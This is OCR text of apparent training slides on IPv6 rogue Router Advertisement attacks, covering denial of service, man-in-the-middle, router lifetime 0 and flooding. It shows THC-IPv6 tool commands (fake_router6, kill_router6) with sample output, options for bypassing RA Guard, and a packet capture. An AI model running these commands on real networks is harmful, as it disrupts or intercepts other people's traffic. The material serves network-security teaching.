
nodes configure IPv6 according to spoofed RA:
IPv6 addresses & Default Router

Rogue RA – Denial of Service




All traffic sent to Attacker ends up in a black hole

Rogue RA – Man in the Middle Attack




Attacker can intercept, listen, modify unprotected data

Rogue RA – Performance Issue



Attacker becomes a bottleneck
Often not an attack but misconfigured client

Rogue RA Attacking Tool



fake_router6 / fake_router26
Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.

Example: fake_router6 eth0 2004::/48

Rogue RA Scenarios


- **Local Attacker** with thc-tools installed
- **Remote Attacker** who successfully compromised a node on the network segment (DMZ)
- Misconfiguration! **User** "accidentally" transmits RAs onto the local link.
- E.g. Windows ICS (Internet Connection Sharing)

➔ Accidental Rogue RA incidents are likely.

Router Lifetime 0 Attack


Wann sendet ein Router RAs mit "Router Lifetime" = 0?

Router Lifetime 0 Attack



Remove legitimate router from routing table


Router Lifetime 0 Attack




```
kill_router6 eth0 'fe80::219:7ff:feeb:f80'

Starting to send router kill entries for
fe80::219:7ff:feeb:f80 (Press Control-C to end)...
```


Option -H adds hop-by-hop, -F fragmentation header and -D dst header to bypass RA guard.


Realtek PCIe GBE Family Controller [Wireshark 1.6.11 (SVN Rev 45257 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: (icmpv6.type == 134) && (ipv6.src == fe80::219:7ff:feeb:f80) Expression... Clear Apply
No. Time Source Destination Protocol Length Info
76 24.832912 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 110 Router Advertisement from 00:19:07:eb:0f:80
158 55.111387 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 110 Router Advertisement from 00:19:07:eb:0f:80
248 85.373606 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 110 Router Advertisement from 00:19:07:eb:0f:80
336 115.869942 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 110 Router Advertisement from 00:19:07:eb:0f:80
460 146.326221 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 110 Router Advertisement from 00:19:07:eb:0f:80
461 146.327580 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 70 Router Advertisement
609 176.626554 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 110 Router Advertisement from 00:19:07:eb:0f:80
610 176.626912 fe80::219:7ff:feeb:f80 ff02::1 ICMPv6 70 Router Advertisement
Destination: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
Source: Cisco_eb:0f:80 (00:19:07:eb:0f:80)
Type: IPv6 (0x86dd)
Internet Protocol Version 6, Src: fe80::219:7ff:feeb:f80 (fe80::219:7ff:feeb:f80), Dst: ff02::1 (ff02::1)
0110 .... = Version: 6
.... 1110 0000 .... = Traffic class: 0x000000e0
.... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
Payload length: 16
Next header: ICMPv6 (0x3a)
Hop limit: 255
Source: fe80::219:7ff:feeb:f80 (fe80::219:7ff:feeb:f80)
[Source SA MAC: Cisco_eb:0f:80 (00:19:07:eb:0f:80)]
Destination: ff02::1 (ff02::1)
Internet Control Message Protocol v6
Type: Router Advertisement (134)
Code: 0
Checksum: 0x23a4 [correct]
Cur hop limit: 64
Flags: 0x08
Router lifetime (s): 0
Reachable time (ms): 0
Retrans timer (ms): 0
0010 00 00 00 10 3a ff fe 80 00 00 00 00 00 00 02 19 ....:... ....
0020 07 ff fe eb 0f 80 ff 02 00 00 00 00 00 00 00 00 ....
0030 00 00 00 00 00 01 86 00 23 a4 40 08 00 00 00 00 .... #.@.....
0040 00 00 00 00 00 00 ......
The lifetime associated with the default rout...
Packets: 670 Displayed: 8 Marked: 0 Dropped: 0

Router Advertisement Flooding



Router Advertisement Flooding



flood_router6, flood_router26

